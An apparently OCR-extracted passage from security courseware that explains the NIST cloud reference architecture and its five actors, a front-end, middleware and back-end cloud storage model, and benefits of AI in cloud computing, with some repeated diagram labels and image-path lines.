
Cloud Broker

An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers

Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.



Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

Figure 19.7: Separation of cloud responsibilities specific to service delivery models

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**


    Improves a given function by a specific capability and provides value-added services to cloud consumers.

  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).



Cloud Storage Architecture

- Cloud storage is a data storage medium used to **store digital data in logical pools** using a network
- The cloud storage architecture **consists of three main layers** namely, front-end, middleware, and back-end
- The **Front-end** layer is accessed by the **end user** where it provides APIs for the management of data storage
- The **Middleware** layer performs several **functions** such as data de-duplication and replication of data
- The **Back-end** layer is where the **hardware** is implemented

High Level Cloud Storage Architecture
Public APIs for Data and Management
Object Storage
Virtual Computer Servers
Block, File or Object Storage
Virtual Computer Servers
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Cloud Service Location 1
Location n
Front-End
Middleware
Back-End

Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.




High Level Cloud Storage Architecture
Public APIs for Data and Management
Front-End
Object Storage
Virtual Computer Servers
Block, File or Object Storage
Virtual Computer Servers
Middleware
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Back-End
Cloud Service Location 1
Location n

Figure 19.8: Cloud storage architecture



Role of AI in Cloud Computing

- By Integrating AI with the cloud, organizations can efficiently **manage data** on their own, build and train systems to search for patterns and **gain actionable business insights**, enhance customer experience, and optimize their workflows

Benefits of integrating AI with cloud computing

1 **Self-managed cloud**
2 **Reduced cost**
3 **Seamless data access**
4 **Improved data management**
5 **Increased productivity**
8 **Increased reliability**
9 **Enhanced experience with AI-SaaS integration**
10 **Availability of advanced cloud infrastructure**
11 **Improved cloud security**
12 **Better decision making**

Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

